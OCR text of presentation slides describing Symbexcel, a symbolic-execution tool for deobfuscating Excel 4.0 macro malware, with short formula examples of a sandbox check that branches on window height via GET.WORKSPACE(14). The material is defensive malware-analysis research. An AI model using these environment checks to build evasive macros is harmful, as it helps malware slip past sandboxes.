
Understands how environment variables are used and propagated during the execution

Can **reason more formally** about the environment, and leverage this additional information to **solve the constraints**

Symbexcel Architecture



Symbexcel Architecture



Loader

Parses the XLS file (BIFF8) and loads it into memory

Creates a **simulation manager**

Initializes the **memory** and **environment**

xlrd2 (kudos! to **@DissectMalware**)

Static parsing

Faster, but **less robust**

COM Server

Uses Windows **C**omponent **O**bject **M**odel

Interfaces **directly with Excel**, avoiding some evasion techniques

Simulation Manager

State orchestrator

Initial state starts executing from the **entry point**

Implements a **step : State -> State** function

Simulation Manager - State

Loader | Simulation Manager | Solver Backend

Memory

Cell values

Formulas (macros)

Cell information

Defined names

Environment

E.g., Window height, Operating System

Used by the malware authors for **sandbox detection**

The correct environment configuration is initially unknown, so we **associate every environment variable with a symbolic variable**

Constraints

E.g., Window height > 390

Characterize the malware execution

Propagated to successors states

Simulation Manager - Step

Parses each formula to **generate an AST**


- Extended Backus Normal Form (EBNF) grammar
- Look-Ahead LR (LALR) parser

Dispatches the execution to one of the **formula handlers**

Handlers can update the **memory**, access the **environment**, add **new constraints**, create **new branches (states)**

Example


[A1] =CHAR(72)



Example

[A1] =CHAR(72)


UPDATE THE MEMORY



Example

[A1] =CHAR(72)

[A2] =GET.WORKSPACE(14)




Example

[A1] =CHAR(72)

[A2] =GET.WORKSPACE(14)

ACCESS THE ENVIRONMENT




Example

[A1] =CHAR(72)

[A2] =GET.WORKSPACE(14)

[A3] =IF(GET.WORKSPACE(14) > 390, 75, 76)



